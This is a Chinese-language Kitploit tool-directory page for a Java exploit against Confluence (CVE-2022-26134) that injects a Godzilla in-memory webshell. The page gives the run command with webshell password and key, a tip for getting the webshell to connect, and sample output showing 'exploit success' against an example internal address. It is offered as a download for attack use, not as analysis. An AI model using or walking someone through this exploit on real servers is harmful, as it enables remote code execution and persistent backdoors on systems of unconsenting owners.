Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2022-26134-Godzilla-MEMSHELL — 基于 Java 的 CVE-2022-26134 漏洞利用工具,可将 Godzilla 网页木马注入 Confluence 服务器,通过密码和密钥认证实现远程代码执行。 | Kitploit
工具/GitHubGitHub/beichendream/cve-2022-26134-godzilla-memshell
Payload生成漏洞利用ShellcodeWeb应用程序漏洞利用命令与控制远程访问工具
GitHubbeichendream/cve-2022-26134-godzilla-memshell

CVE-2022-26134-Godzilla-MEMSHELL

基于 Java 的 CVE-2022-26134 漏洞利用工具,可将 Godzilla 网页木马注入 Confluence 服务器,通过密码和密钥认证实现远程代码执行。

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
查看仓库
34052214年前Kitploit 审核通过

CVE-2022-26134-Godzilla-MEMSHELL

Usage

java -jar CVE-2022-26134.jar 哥斯拉密码 哥斯拉密钥

example
        java -jar CVE-2022-26134.jar pass key


如果内存Shell已经注入成功但哥斯拉无法连接,请在请求配置添加以下协议头或者为哥斯拉配置Burp代理

Connection: close
image



C:\CVE_2022_26134_jar>java -jar CVE-2022-26134.jar http://10.10.10.10:8090/ pass key
[*] url: http://10.10.10.10:8090/
[*] send payload
[*] exploit success
[*] godzilla webshell password : pass
[*] godzilla webshell key : key

C:\CVE_2022_26134_jar>
image

下载工具